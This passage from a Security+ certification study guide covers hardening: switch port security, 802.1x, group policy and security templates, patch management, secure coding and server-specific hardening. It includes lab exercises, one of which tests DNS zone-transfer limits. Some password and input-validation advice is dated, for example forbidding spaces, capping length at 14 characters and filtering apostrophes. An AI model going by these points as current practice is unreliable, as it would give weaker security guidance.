4. Right-click the user you wish to disable and choose Properties.
5. In the Properties window, choose the "Account is disabled" option.
6. Choose OK.

FIGURE 6-5 Looking at a list of users in Windows Server 2008



exam Watch

For the Security+ exam, remember that part of system hardening is to ensure that unnecessary user accounts are disabled or removed.

Not only should you disable unnecessary accounts, but you should also keep a close eye on how many accounts have administrative access to the system. In some environments, it is recommended that a maximum of only two accounts have administrative privileges.

Patch System

One of the key next steps you take to harden the system is to ensure that you patch the system. When you patch the system, you are applying software fixes to known bugs in the software running on the system. These bugs in the software are what the hackers are exploiting to gain access to the system. If you are not patching the system, then you can be sure that your system can be compromised by a seasoned hacker!

Patches to be familiar with for the Security+ exam include the following:

- **Security hot-fix** A security hot-fix is a critical security update that should be applied to your system as quickly as possible because the vulnerability opens the system to serious security risks.
- **Patch** A patch is a fix to a particular problem in software or operating system code that is not required to be applied immediately because the security risk is not as severe as that addressed by a hot-fix.
- **Service pack** A service pack is all updates for a product, including patches and security hot-fixes, from the time the product was released up to the time of the service pack. If you install a service pack, you will not need to install each patch individually because the service pack includes all updates up to that point. You will need to install patches and security fixes that come out after the service pack.

To patch the system, you can run the Windows Update program from within the Start menu, or use centralized patch management software such as WSUS (Windows Server Update Services) to deploy patches to a number of systems at one time. It is important that as a security professional you evaluate how patches are being deployed to the systems and ensure that the strategy is keeping the systems up to date with security fixes.

exam Watch

It is critical for the security of the system that you keep the system patched. Keeping a system patched will help remove vulnerabilities in software that typically allow hackers into the system.

As part of the patch deployment strategy, ensure that network administrators are not applying patches to systems without first testing the patches. Administrators should have a group of test systems that they deploy the patches to first to ensure the patch does not cause business applications to stop working. Once the patch has been verified against the test systems, it should be deployed to a small group of production systems. After verifying that the patch has not caused issues with the small group of production systems, you can then deploy the patch to a larger group.

Password Protection

A final practice you should incorporate into your system hardening procedure is placing password protection features on your asset. From a system point of view, this means that you will ensure that you have password protected the CMOS setup program so that unauthorized changes to the CMOS cannot occur. Also, make sure that the system prompts for a password when the operating system loads. Most systems today will ask for a username and password (which is better than just a password), but the point is that you want to make sure that no systems log on automatically when booted.

Consider password protecting other resources such as routers, switches, and maybe even printers. Most people do not think about using passwords for their mobile devices such as laptops or mobile phones—these devices contain sensitive company information, so they should be password protected when the system boots up as well.

Not only should the system require a password when booted, but also make sure that you are following good password practices on these devices. All passwords should be a minimum of eight characters long and should use a mix of lowercase and uppercase characters, numbers, and symbols. Also be sure that users are not writing down the passwords, because it is easy for someone to find the paper that the password was written on.

CERTIFICATION OBJECTIVE 6.02

System Hardening Procedures

Now that you have a general idea of what system hardening is, let's look at some of the popular tools security administrators are using to harden networks and systems. In this section you will learn about network hardening and some of the software tools used.

Network Security Hardening

The first aspect of network hardening that you need to consider is updating the firmware on all networking devices. Network devices, although hardware, are like computers in the sense that they are run by software. The software that runs the network devices is known as *firmware* and is stored in flash memory known as EEPROM (Electrically Erasable Programmable Read-Only Memory). You can normally go to the manufacturer's web site for the device and download a revised, updated version of the firmware. This version of the firmware will contain fixes to any bugs at the time it was created.

After you update the firmware, be sure that you have configured a password for the device so that only authorized individuals can manage the device. Most devices today such as routers and switches support a web management interface, which you should password protect and configure to use HTTPS if supported.

When looking at hardening the network, ensure you are using the most secure devices possible. For example, use switches instead of hubs because the switches have a filtering feature where the switch sends the traffic only to the port that the destination system resides on. This means that it is hard for someone to put a sniffer on the network and capture the traffic because the traffic never reaches the device doing the packet sniffing. Back when hubs were popular network devices, the packets would be sent to all ports on the hub, and anyone with a sniffer installed on their system could view all the network traffic.

Port Security

Most network switches today support a feature known as port security—limiting which systems can connect to a port on the switch by listing specific MAC addresses with the port. Port security is also known as MAC limiting because you are limiting by MAC addresses which systems can connect to a port.

The following code shows how you can configure port security on a Cisco switch. This example limits which systems can connect to port 1 on the switch by configuring a MAC address for that switch port:

```
NY-SW1>enable
NY-SW1#config term
NY-SW1(config)#interface f0/1
NY-SW1(config-if)#switchport mode access
NY-SW1(config-if)#switchport port-security
NY-SW1(config-if)#switchport port-security mac-address
0000.1111.2222
NY-SW1(config-if)#switchport port-security maximum 1
NY-SW1(config-if)#switchport port-security violation shutdown
```

Let's review the preceding code. The first three lines are used to navigate to fast Ethernet port 1 on the switch. Then the port is placed in access mode so that the workstation can connect to the port, and the port security feature is enabled with the **switchport port-security** command. The lines that follow are used to configure a MAC address (0000.1111.2222) for the port and then to configure a maximum of one address for that port so that the switch does not learn any additional MAC addresses for that port. Finally, you configure the port to disable (**shutdown**) if there is an address violation, meaning if someone with a different MAC address connects to the port, you want to disable the port so that network access is not allowed.

exam Watch

Remember for your exam that port security is an important feature of the network switch that allows you to control which systems can connect to a specific port by MAC address.

MAC Limiting and Filtering

MAC filtering is a popular access control method implemented with many different devices such as network switches and wireless access points. With a wireless access point you can implement MAC filtering to control which MAC addresses can connect to the wireless network.

MAC filtering on a switch has a slightly different meaning in that it allows you to restrict which systems can send data to other systems on the network. Filtering on a switch is usually configured along with the port security feature and allows you to restrict which ports on the switch are allowed to be "source ports" for data sent to a particular system.

Disable Unused Interfaces (Ports)

Not only should you limit which systems can connect to which ports on the switch, but you should also look at disabling any unused ports on the switch. This will stop someone from walking into your office, plugging into a port with their laptop, and gaining access to your network. The following code demonstrates how to navigate to port 2 on a switch and then to disable the port with the **shutdown** command:

```
NY-SW1>enable
NY-SW1#config term
NY-SW1(config)#interface f0/2
NY-SW1(config-if)#shutdown
```

You can also disable a group of ports at one time by selecting a range of ports with the **interface range** command on the Cisco switch. After the ports are selected, you can use the **shutdown** command to disable those ports, as shown next:

```
NY-SW1>enable
NY-SW1#config term
NY-SW1(config)#interface range f0/4–8
NY-SW1(config-if-range)#shutdown
```

After you have disabled all unused ports, a time may come when a port needs to be enabled because a new employee has been hired and needs a connection to the network. To enable a port on a Cisco switch, you navigate to the port and then use the **no shutdown** command:

```
NY-SW1>enable
NY-SW1#config term
NY-SW1(config)#interface f0/4
NY-SW1(config-if)#no shutdown
```

exam Watch


For the exam, remember that any unused ports on the switch should be disabled as part of the process of hardening the network.

802.1x

A popular approach for hardening the network is to ensure that anyone who connects to the network supplies valid credentials before the network connection is allowed. This is different from normal operating system logon in the sense that when you log on to a system, the system typically already has network access. The 802.1x standard is an IEEE standard for controlling access to the network (both wired and wireless) and is typically referred to as port-based access control protection. With 802.1x you are not given access to the network until you authenticate to the 802.1x environment.

FIGURE 6-6

802.1x involves a network device sending an authentication request to a central authentication server.



exam Watch

Remember for your exam that 802.1x is a common authentication protocol to control who gains access to the physical network resources such as connecting to a switch or wireless access point.

The way that 802.1x works is that you have a client such as a desktop system, laptop, or network device that wishes to connect to a network switch or wireless access point. The network switch or wireless device is known as the *authenticator* and needs to have the connecting devices authenticated before granting network access. The switch or wireless access point sends an authentication request to a central authentication server running protocols such as RADIUS or DIAMETER (see Figure 6-6). These are common authentication servers for different types of network environments.

EXERCISE 6-2

Hardening a Network Switch

In this exercise, you will harden a network switch by disabling port 3 on the switch because no system is planned for that port. You will also configure port security on port 10 so that only your MAC address can be used on that port.

1. Ensure you have a Cisco switch powered on. Connect to the console port on the switch from your station's serial port.

2. To disable port 3 on the switch, type the following commands:

```
NY-SW1>enable
NY-SW1#config term
NY-SW1(config)#interface f0/3
NY-SW1(config-if)#shutdown
```

3. To configure port security on port 10, type the following command and use your MAC address where indicated (use the format of 1111.2222.3333):

```
NY-SW1(config)#interface f0/10
NY-SW1(config-if)#switchport mode access
NY-SW1(config-if)#switchport port-security
NY-SW1(config-if)#switchport port-security mac-address <MAC>
NY-SW1(config-if)#switchport port-security maximum 1
NY-SW1(config-if)#switchport port-security violation shutdown
```

4. Connect a workstation other than the one with your MAC address to port 10, and try to ping another system on the network. Were you successful? _____

Rogue Machine Detection

Part of the job of monitoring your network environment is monitoring the network for rogue machines and devices. A rogue machine is a machine connected to the network that does not belong there. There are a number of different reasons why an individual may connect a system or device to the network:

- **A rogue system** Someone may connect a system that runs a packet sniffer to the network with the intent of capturing confidential information such as passwords transmitted across the network.
- **A rogue device** An example of a rogue device is a wireless router being connected to the network. An employee may connect a wireless router to the network to allow them to roam throughout the office with a mobile device or laptop and use the company network for Internet access.

Although hardening the network infrastructure and using features such as port security on a network switch should reduce the chances of having a rogue system or device connected to your network, it is important to ensure you monitor and track which systems and devices are connected to the network. Once you identify an unauthorized device connected to the network, you should disable that port on the switch immediately and then investigate the rogue system or device.

Tools for System Hardening

Now that you are familiar with some popular techniques for controlling who has access to the network, let's look at some of the common tools you can use to harden a system. You will need to be familiar with these concepts for the Security+ certification exam, so be sure to try them!

Group Policies

The first important tool for hardening a Windows system is known as group policy. Group policy is a core feature of Windows that allows the network administrator to enable and disable different features in Windows, for example, group membership, services running, password policies, and desktop restrictions such as whether the user should have the **run** command available.

Group policies can be configured on the local system (the system the administrator is configuring) or can be centrally configured in the Active Directory domain, which means the settings will apply to a number of systems and users every 90 minutes, or on next user logon, or on system restart.


To configure group policies on a single system, choose the Start button and then type **mmc** (for Microsoft Management Console). Once in the MMC, choose the File | Add/Remove Snap-in command. When you have a list of snap-ins in front of you, then choose the Group Policy Object Editor and choose Add. Choose the Finish button to accept that you are configuring the local computer and then choose OK.

You are now ready to configure the local group policies on the system (see Figure 6-7). Group policies are divided into two categories—computer and user settings. The computer settings apply to the machine no matter who is logged on, while the user settings apply to the user account. To summarize the difference between the two—the *user* settings typically contain ways to restrict the desktop settings, while the *computer* settings allow you to harden the system with password policies by disabling services and with software restrictions (what software is allowed to run on the system), to name a few.

The following is a quick description of some of the common policies found in the Computer Configuration settings section of group policies:

- **Windows Settings | Scripts (Startup/Shutdown)** In this policy, you can configure a startup script for when the computer first boots up or a shutdown script for when the computer is shut down.
- **Security Settings | Account Policies** This policy section allows you to configure policies related to user accounts such as account lockout and password policies.

FIGURE 6-7 Looking at the Group Policy Object Editor in Windows



- **Security Settings | Local Policies** A very important policy section that relates to system hardening. In this section, you can configure user rights on the system, auditing, and other security settings such as creating a logon banner.
- **Security Settings | Windows Firewall and Advanced Security** This policy allows you to configure the new firewall feature built into Windows systems after Windows XP.
- **Security Settings | Software Restriction Policies** This policy allows you to configure what software is allowed to run on the system.
- **Security Settings | Advanced Audit Policy Configuration** This policy allows you more control over the auditing of the system and the types of events you want to audit.

The following outlines some of the popular settings found in the User Configuration of group policies:

- **Windows Settings | Scripts (Logon/Logoff)** This policy is used to configure scripts that execute when a user logs on or off.
- **Windows Settings | Internet Explorer Maintenance** This policy is used to configure settings in IE such as a favorites list or default home page.

- **Administrative Templates | Control Panel** This policy allows you to enable or disable features of the Control Panel in Windows. The benefit here is that by disabling components in the Control Panel, you can keep users from making system changes.
- **Administrative Templates | Desktop** This policy setting allows you to control what icons should appear on the desktop such as My Computer, Internet Explorer, or My Documents.
- **Administrative Templates | Start Menu and Taskbar** This policy setting allows you to control what items can appear in the Start menu such as the Run command or the Search command.

If you want to modify the policies for all systems on the network, you can configure a group policy at the domain level. You can also configure a group policy on a specific organizational unit (OU) in Active Directory so that the policy only applies to the computers or users within a specific OU. For example, you may want to ensure Tom is a local administrator of all the computers in the Accounting department. You could configure a group policy on the Accounting OU that places Tom in the Administrators group of all Accounting systems. This saves you from having to go to each system in the Accounting department and place Tom in the Administrators group manually. Figure 6-8 shows using the Group Policy Management Console (GPMC) to configure policies in Active Directory.

Security Templates

Another popular feature of Windows that allows you to harden multiple systems quickly is the security templates feature. Security templates are text files that you create that have policy settings in them. The benefit of a security template is that once you configure the template, it can then be imported into the group policies of a local system or into Active Directory.

You can create the security template by using the Security Templates snap-in in the MMC (see Figure 6-9). Once you create the template, you can then modify the policy settings in the template and then save the file.

Once you configure the template, you can then apply that template to the local group policy by using the Group Policy Object Editor snap-in or by importing the policy into Active Directory by using the Group Policy Management Editor (see Figure 6-10).

on the job

Security templates are a great way to ensure that a number of security settings are applied to a group of similar servers, such as all of your company web servers.

FIGURE 6-8 Using the Group Policy Management Console to administer policies in Active Directory




FIGURE 6-9

Looking at security templates in Windows





FIGURE 6-10 Importing security templates into group policies



EXERCISE 6-3



Creating a Security Template

In this exercise, you will create a security template and then apply that template to the local security policy of a Windows XP system.

1. Ensure that you have the 2012ServerA and Windows 8 VM running.
2. Go to the Windows 8 VM.
3. Create a custom MMC and load the Security Templates snap-in:
   a. On the Start screen type **MMC**. Right-click mmc.exe in the search results and choose "Run as administrator." Choose Yes to allow the program to make changes to your system.
   b. Choose File | Add/Remove Snap-in.
   c. Choose Add.

d. Locate the Security Templates snap-in and add it from the list.
e. Choose Close and then OK.

4. Expand the Security Templates node on the left and notice the folder that you will place security templates in.
5. Expand the folder (most likely starts with c:\users) on the left and then select the folder.
6. Right-click the templates folder and choose New Template. Create a template called **Company_Policy**.
7. Set the following policy options in the security template:
   a. Password Policy Settings:

Enforce password history	18 passwords remembered
Maximum password age	20 days
Minimum password age	2 days
Minimum password length	8 characters
Password must meet complexity requirements	Enabled

   b. Account Lockout Policy Settings:

Account lockout duration	0 minutes (until admin unlocks)
Account lockout threshold	2 invalid logon attempts
Reset account lockout counter after	45 minutes

   c. Security Options Policy Settings:

Accounts: Rename administrator account	Adminguy
Interactive logon: Do not display last user name	Enabled
Interactive logon: Message text for users attempting to log on	Warning! This system is for authorized users only. Anyone using this system without authorization will be prosecuted. Also, use of this system will be monitored including Internet activity, e-mail usage, and access to resources.
Interactive logon: Message title for users attempting to log on	Authorization Warning!

8. Once you have set the settings in the template, right-click the template and choose Save.

Importing the Template into the Local System

9. To import the template into your local system, start up the Local Security Policy Console from the Administrative Tools.
10. Right-click Security Settings in the top-left corner and choose Import Policy. This will allow you to choose a security template to import the settings from. Browse to your security template, and choose it as the template to import.
11. Once the template is imported, verify the settings within the local security policy to make sure that the template settings have been applied.
12. To refresh the policy, type **gpupdate /force** at a command prompt.
13. Log off and log back on as user adminguy. Do you get the new banner? _____
14. Why or why not? _____
    _____

Patch Management

As discussed earlier, applying patches to systems is a very important aspect of system hardening. As the vendors of the software you use find out about the vulnerabilities in their software, they ship out fixes to those flaws with patches. If you are not patching the systems, you are not receiving the fixes!


It is important that you plan a patching strategy instead of simply doing a Windows Update on every system. You can use software such as Windows Server Update Services (WSUS) to download, review, and deploy patches from a central server (see Figure 6-11).

The way that WSUS works is that you select the products you wish to have patches for, and then you can get a list of patches for those products. Once the patch is downloaded from the Microsoft update site, you can approve it and choose to deploy the patch to a group of systems. As mentioned earlier, you will typically apply the patch to a group of test systems first, and then if the patch does not appear to cause problems with the system, you can deploy the patch to a group of production systems.

Configuration Baseline

A *security baseline* is a standard configuration that has been approved by the company for a specific type of system or device as being secure. This standard configuration is required for all systems in order to meet the desired security requirements of the company.

FIGURE 6-11 Deploying patches from a central server on the network



Any changes to a system after the system has the security baseline implemented must follow the change management process defined by the company. It is important that if you make a change to a system that had the security baseline applied, you evaluate the system after the change to ensure that the change has not affected the security state of the system. For example, be sure that after an administrator makes a change to the system that the change has not opened a port to the system or installed software that is vulnerable to buffer overflow attacks. Both of these unexpected results can cause your system to be compromised and therefore change the security state of the system from secure to unsecure.

You will likely have different security baselines for different types of systems and devices on the network. For example, the security baseline of a web server in the DMZ (demilitarized zone) will be much stricter than the security baseline of an internal system on the LAN. Not that you won't secure the internal system, but it will likely have more software and services installed than the web server in a DMZ would need.

The security baseline for each type of system should be properly documented, and the steps to achieving the security baseline must be accurately recorded and tested before distributing to the security administrators. This documentation will contain the detailed steps on how to achieve the security baseline.

on the job

The security templates feature described earlier is a great way to implement security baselines in Windows.

As mentioned earlier, the security baselines are documented so that anyone configuring a specific system on the network can look to the document and know how to meet the security baseline for the system. The security baseline documentation may contain the following items:

- Physical security requirements for the type of system
- Network connection requirements
- Configuration settings to help secure the system
- Patch requirements

The configuration requirements of a baseline may contain any number of operating system or application configuration steps that are required to meet company standards on what is considered a secure system. The following are examples of some of the configuration requirements that should be considered:

- **File system** All Windows systems today should be using the NTFS (New Technology File System) over the FAT/FAT32 file systems because NTFS contains features such as permissions, encryption, quotas, and auditing services.
- **Permissions** The folders on the hard drives of the system should be properly secured. This includes not only any data stored on the system, but also the Windows directory and the program files directory.
- **Services running** Ensure that only the required services are running on the system.
- **Network connection** Be sure that the system is connected to the correct network segment.
- **Protocols running** Ensure that only the required protocols are running on a system or device.
- **Firewall rules** Be sure that any firewall rules that may be needed on the system are implemented to help protect the system from unwanted traffic.
- **Storage encryption** Look at whether you should be encrypting information in storage—either within the file system, or maybe sensitive information in a database needs encryption.
- **Encryption of communication** Investigate whether you should be encrypting data that travels along the network.

- **Patching** Ensure that systems are being properly patched and that the patching level is being maintained. This is important for public servers in the DMZ because they are sometimes forgotten about after deployment.

Security Posture and Reporting

In this section you will learn how to manage the security posture of the system and the types of reporting methods used by applications to send out security notifications.

Security Posture

Once the security baseline requirements have been established and documented, it is then time to put the security baseline into practice. This section outlines key stages of managing security baselines.

Initial Baseline Configuration You will need to work with the security baseline documentation to configure the initial security baseline on a system. Of the various ways that you can easily apply the initial security baseline to a system, one of the most effective ways is imaging a system with a preconfigured image, or maybe applying a security template to a system that needs the initial security baseline.

Continuous Security Monitoring Once you have configured a system with the initial security baseline, you must then monitor the system to ensure it continues to run in a secure state. One of the popular methods to monitor the security state of the system is to perform a vulnerability scan on the system at regular intervals. A vulnerability scan will let you know about any misconfiguration to the security of the system and also let you know if it is missing any patches. Popular types of software that perform vulnerability scans are Nessus (common for Linux), Microsoft Baseline Security Analyzer (MBSA), and GFI's LANguard. You can download and use MBSA for free from Microsoft's web site, but Nessus and LANguard will cost you.

Remediation After running a vulnerability scanner to pick up on any configuration mistakes or missing patches, you then need to make sure that you correct the problem. Remediation is the process of correcting a fault in the system. For example, if you find a security configuration setting that was not applied to the system, then you may need to go back to the initial security baseline and make sure that the configuration step is applied.

Remediation may also involve a user trying to connect to the network, but because a Network Policy Server (NPS) is being used, it checks to see if the user has updated patches and virus definition updates. If the user does not have those specific conditions met, then the NPS places the user on a restricted subnet where the system can download and install the missing patches and virus definition update. This is an example of technology being used to aid in remediation while maintaining security because the user was placed on a restricted subnet without access to the network resources.

Reporting

Most systems, devices, and applications will want to send out notification when specific events occur, but they will use different methods to report different levels of severity associated with the event. The following are popular methods of reporting you need to be familiar with for the Security+ exam.

Alarms The first type of reporting method that applications may use is an alarm. An alarm is used to report critical events that typically require some form of action from the system or network administrator. For example, an alarm may be used to notify an administrator of suspicious traffic on the network. In this case, the alarm is used to attract the attention of the network administrator so that they can investigate the issue.

Alerts An alert is a less critical type of notification used to notify the system or network administrator that a specific event has occurred, but no action may be required by the administrator. Typically, an alert is used to notify the administrator of a change that has occurred such as a system coming online or a printer being purged.

Trends A trend is a type of reporting method used to identify security issues such as someone performing a port scan on the network. Trend analysis typically involves looking at log files or packet captures and analyzing the information to identify a trend that may help the administrator understand what is happening on the network. For example, if the network administrator is looking at a packet capture and sees that the same source IP address is connecting to multiple ports within a very short time, then most likely a port scan is occurring.

CERTIFICATION OBJECTIVE 6.03

Establishing Application Security

An overlooked aspect of security is the security in the applications we use day in and day out. It is important to understand how hackers are compromising systems through applications that are running on company systems. The key lesson here is to understand that as a network administrator you can do your job and harden the system and ensure that it is up to date with patches, but if one application installed on the system does not follow secure coding concepts, then the system could be easily compromised.

exam Watch

For the Security+ certification, know that applications need to be tested by purposely inputting invalid data into any data entry screens. This type of software testing is known as fuzzing.

It is important that companies test any software that they create by purposely inputting invalid information into any of the data entry screens of the application. The term for software testing that inputs invalid or random data into input fields of an application is *fuzzing*.

Secure Coding Concepts

As mentioned, a big part of securing systems is to ensure that the applications that are running on the systems have been developed in a secure way. This is up to the application developers—they need to learn secure ways of developing applications so that hackers cannot hack through the application to gain access to the system. Two important parts of developing secure code are writing good exception-handling routines and validating all data passed to the application.

Error and Exception Handling

When application developers create an application, they sometimes do not foresee errors that can occur in different situations. For example, a common error when creating a file open dialog box is not planning for the user choosing to open a file from the CD/DVD device when no CD/DVD has been placed in the system. This typically causes a *runtime error*, an error that does not occur until the application is running—meaning there was no indication to the developer that the error would exist when they were creating the application.

Runtime errors will occur because the developer cannot force someone to place a CD/DVD into the CD/DVD tray before browsing to that resource. So what the developer has to do is trap the error that occurs at that point. *Trapping* an error means that instead of the error actually happening, the programmer intercepts the error and displays a friendly warning message instead of the application crashing (runtime errors cause the application to crash).

Exception handling is a more advanced method of error handling. *Exception* is a fancy term for a runtime error, and programmers such as .NET or Java developers will implement exception-handling code. Exception-handling code uses what is called a **try/catch** block—which means "try this code and catch any errors." The following code is an example of a **try/catch** block:

```
Try
  MessageBox.Show(cdbl(txtAmount.text) + cdbl(txtTax.text))
Catch ex as InvalidCastException
  MessageBox.Show("Please supply two numbers as input")
Catch ex as Exception
  MessageBox.Show("An error has occurred. Please try again.")
End Try
```

Input Validation

Developers need to adhere to the idea that when someone enters information into an application and clicks a button like Save, Find, or Execute, the developer must validate the input before using it somewhere in the application. Validating input means that the developer checks to ensure that the information typed by the user into the application is appropriate for the type of input that is expected. Any input that does not pass the validation test should be discarded and not processed.

For example, in a logon screen to an application, users need to type a username and a password. The username and password are, for the most part, short words containing fewer than 14 characters. The programmer should test on this input and make sure that the username is not more than 14 characters and that the password is not more than 14 characters. Also, passwords do not have spaces in them, so the programmer should check to see if a space is used as one of the characters—and if so, should cancel processing the information because it could be malicious. Other examples of characters to watch for are dashes (-) and apostrophes ('). They are not normally used in passwords, but hackers will input them into a logon screen to manipulate the way the software executes.

exam Watch

For the Security+ exam, remember that secure in-house applications must start with the developer validating input. You are sure to see a question regarding input validation on the Security+ exam!

Application Hardening

In this section you will learn about application hardening concepts and what you can do to help prevent security issues as they relate to applications running on your network.

Application Security Issues

To help create a more secure environment, you should be familiar with a number of common application security issues. Each of the following presents security issues to systems today and may be tested on the Security+ exam:

- **ActiveX controls** An area of concern with applications is the use of ActiveX controls. If an application or web site is using an ActiveX control, it is not necessarily a bad thing, but it does present a security concern because ActiveX controls can manipulate your system, including deleting files from the computer.
- **Java** Java applications are a little different from ActiveX controls in the sense that they run in what is known as a sandbox. The sandbox is a confined area with resources that the Java application can access.
- **Scripting** A number of application environments, including web sites, support scripting. Scripting is a security concern because most scripting languages can make modifications to your system. For example, in the past a script in Microsoft Office could loop through your address book in Outlook and send an e-mail to all your Outlook contacts without your consent. Today Microsoft Office has a macro security feature to help prevent this.
- **Browser** The browser presents a huge security issue because most web sites have different types of content that can be run by the browser. Most active content that is to be run in a browser needs to have an add-on installed in the browser to have the content execute.

- **Cross-site scripting (XSS)** As discussed earlier in the book, in cross-site scripting, the hacker inserts script code into a form on a site so that when the page is displayed by another user, the browser reads the script and executes it.
- **Cookies** Cookies are preferences or logon information from the web site you visit stored in memory on your client computer or in a text file on your client computer. The security issue surrounding storing information in cookies is this: If the information is stored in a text file and someone gets access to the text file, the information is known to the person viewing the text file. The other security issue surrounding cookies is that they are sent with the HTTP traffic, so if you are not encrypting the web traffic, it is possible that someone could intercept these preferences or logon information.
- **Instant messaging** Instant messaging applications have grown to become a huge security issue because worm viruses such as the W32.Seesix worm replicate through the instant messaging software. Also, because most instant messenger applications allow sharing of files and the desktop, it is possible that the hacker could have free rein on the system.
- **P2P** Peer-to-peer file-sharing applications pose a security risk in the sense that users are downloading files from untrusted sources. A lot of times, the files being downloaded contain malicious code that will cause harm to the system when executed.
- **Buffer overflow** As mentioned earlier, a buffer overflow attack is when the hacker sends too much data to an application and is able to run arbitrary code that results in administrative access to the system.

Prevention Techniques

Following application security best practices is essential. Best practices fall into two major categories—ensuring that you validate input and that you apply patches to the applications you are using. The following are some other ways to protect your system from application attacks:

- **Application configuration baseline** Ensure that you configure each of the applications with security in mind. This means that with each of the applications, you need to go through the options and verify that the application is configured in the most secure state. For example, Internet

Explorer comes with a number of options that control what type of content is allowed or forbidden in the browser. Another example would be that Microsoft Office comes with a macro security feature that you can configure to allow or disallow macros from executing.

- **Application hardening** You need to disable features in applications that you do not want users to use. For example, if your company decides to use instant messaging, you can disable the file-transfer and desktop-sharing features in the instant messaging software and allow only chatting.
- **Application patch management** It cannot be stressed enough that you need to patch your applications along with the operating system.
- **Cross-site scripting prevention** An important method of preventing cross-site scripting is to validate the input into a web site for illegal characters in a particular field.
- **Cross-site request forgery prevention** Cross-site request forgery is an application vulnerability where a web page may have code that references another site and that automatically uses the user's cookie data for authentication if the cookie is present and has not expired. To prevent this type of attack, users should not choose the "Remember Me" option when logging in to a site. Also, developers could make cookies expire in a short time.
- **NoSQL databases vs. SQL databases** NoSQL is the concept of developing a database system to store and retrieve large amounts of data, or Big Data. The NoSQL database is designed in a different manner than a traditional relational database system because the NoSQL database must be optimized for retrieval of large amounts of data. Relational database management systems are typically not optimized for retrieval of large data, but are optimized for insert and updates of records in the database.
- **Server-side vs. client-side validation** Application developers need to validate any input that the application accepts. The validation code can be implemented either at the client (client-side validation) or at the server (server-side validation). You should implement validation at both the client and the server to gain the most security. Validation at the client will ensure that unnecessary traffic is not submitted to the server when data is valid, and implementing server-side validation gives you an extra layer of security by ensuring everything that reaches the server is then validated again.

CERTIFICATION OBJECTIVE 6.04

Server Hardening Best Practices

This section covers common practices you should follow to harden or secure different types of servers on the network. Some of these common practices may not apply to you if you are not in a secure environment because they may add some administrative burden to the organization. In highly secure environments where security is a primary goal, the security need outweighs the administrative burden.

All Servers

Before looking at popular types of servers and the common steps you should take to secure those servers, I want to stress steps that should be taken with all servers. The first thing you should do with any server is harden it so that only necessary software and services are installed on the system.

Once you have hardened the system, ensure that you have patched the system and applications that run on it. After patching the system, be sure to configure any policies such as password policies and account lockout policy, and enable auditing on the system.


Also, be sure to look at your user accounts. Disable unnecessary accounts and set strong passwords on remaining accounts. It is also a security best practice to rename default account names to something not easily guessed. For example, you could rename the account called Administrator to HAL12345.

HTTP Servers

For web servers, apply all the concepts mentioned in the preceding "All Servers" section, but also follow a few extra steps. First make sure web servers are placed in a DMZ—an area between the outside firewall and an internal firewall. The web server should be hardened so that no extra software or user accounts exist on the server.

Also, disable features of the web server that are not going to be used. For example, if your web site is using only static HTML pages, then be sure to disable all active content features such as ASP and server-side includes on the web server. Microsoft's IIS gives you a screen where you can manage which add-ons (called extensions) are allowed or prohibited, as shown in Figure 6-12.

FIGURE 6-12 Disabling web server extensions in IIS



If the web server is not to be accessed by the public, then ensure that you disable anonymous access (which allows anyone to access the server) and enable authentication on the server. If you are working with confidential data on the web site, be sure to secure the web traffic with SSL.


DNS Servers

To harden your DNS server, you should apply all the steps from the previous "All Servers" section, but in addition, you should limit zone transfers on the DNS server. *Zone transfers* occur when the primary DNS server sends the DNS data to the secondary DNS server. If a hacker obtains the DNS data by doing a zone transfer, then they will know the IP addresses used by your different systems.

In the properties of your DNS server, you should see an option where you can limit which systems can receive zone transfers from your DNS server. You normally would make sure only your DNS servers are listed here. Figure 6-13 displays how to limit zone transfers on a Microsoft DNS server.

FIGURE 6-13

Controlling DNS zone transfers



You can also block TCP 53—the port used by zone transfers—at your firewall so that someone outside the network cannot do zone transfers. This may not be an option if you have a secondary DNS server at another location across the Internet.

EXERCISE 6-4



Limiting DNS Zone Transfers

In this exercise, you ensure that DNS zone transfers on your Windows Server are limited to send zone transfers only to your secondary DNS servers.

1. Ensure that you have the 2012ServerA and Windows 8 VMs running. Log out of each system.
2. Log on to the 2012ServerA VM. From the Start screen choose DNS to launch the DNS management console.

3. Expand 2012ServerA on the left and then expand Forward Lookup Zones. Right-click your DNS zone and choose Properties. For example, right-click certworld.loc and choose Properties.
4. In the zone properties, choose the Zone Transfers page tab.
5. Enable the Allow Zone Transfers option and then select "Only to the following systems."
6. Type **10.0.0.5** and then choose the Add button to add the Windows 8 system as a system that can receive zone transfers from this DNS server. For this exercise, we will pretend that the Windows 8 system is our secondary DNS server.
7. Choose OK.
8. Go to the Windows 8 VM and start a command prompt.
9. Type the following commands into the command prompt (pressing ENTER after each line). Your domain name, for example, might be certworld.loc:

```
nslookup
ls <your_domain_name>
```

10. You should see the DNS data on the screen. If you try the same commands from a different system, you should get a "query refused" error.

DHCP Servers

You can help secure your DHCP servers by applying all the hardening techniques discussed in the "All Servers" section. But also apply a few additional steps, such as when you create a scope (IP addresses for the DHCP to give out), you can create only enough addresses for what is needed on your network. For example, if you have 20 systems that need addresses, you should create a scope that gives out only 20 addresses. The benefit is if an unauthorized individual connects to the network (system #21), then there are no available IP addresses in the scope for the DHCP server to give to the client system. The result is the system will be unable to communicate on the network.

On top of having only enough addresses in the scope, you can also implement address reservations where each of the 20 addresses you created in the scope has a MAC address associated with it. The benefit is that each address will be assigned only to the network card that has the MAC address associated with it.

SMTP Servers and FTP Servers

With both SMTP servers and FTP servers you should apply the hardening techniques discussed in the "All Servers" section, but you should also take your security practices a bit further.

When dealing with SMTP servers, make sure that you are protecting the server with a firewall, and open TCP port 25 to allow the SMTP server to pass through the firewall to reach the server. You also need to ensure that SMTP relaying is disabled on the SMTP server. SMTP relaying is the concept that your SMTP server forwards any SMTP message not destined for it onto the destination server. Relaying is a bad thing because a hacker could send spam messages to your server that your server then forwards to the destination. From the destination point of view, your server is doing the spamming!

With FTP servers, make sure that you limit who can upload files to the FTP server, and maybe allow only files to be downloaded from the server. You also should decide if anonymous access is allowed to the FTP server or whether you are going to force people to authenticate to the server. If you do force authentication, be sure that you do it in a secure way.

Mitigate Risks in Static Environments

In this section you learn about common techniques to mitigate risks in environments that use different types of technologies. In order to mitigate risks, you must understand the technologies and their related security risks.

Understanding Environments

The major challenge with mitigating security threats is the wealth of different products and technologies used by organizations today. As a security professional, you need to create, or at least advise on, how to create a secure environment for each of these technologies:

- **SCADA** Supervisory Control And Data Acquisition (SCADA) is a special system used in industrial environments to monitor operations, for example, at a manufacturing plant. Physical security is an important part of your security in such an environment, as any tampering with any of the SCADA components can cause the monitoring and alarms to malfunction.
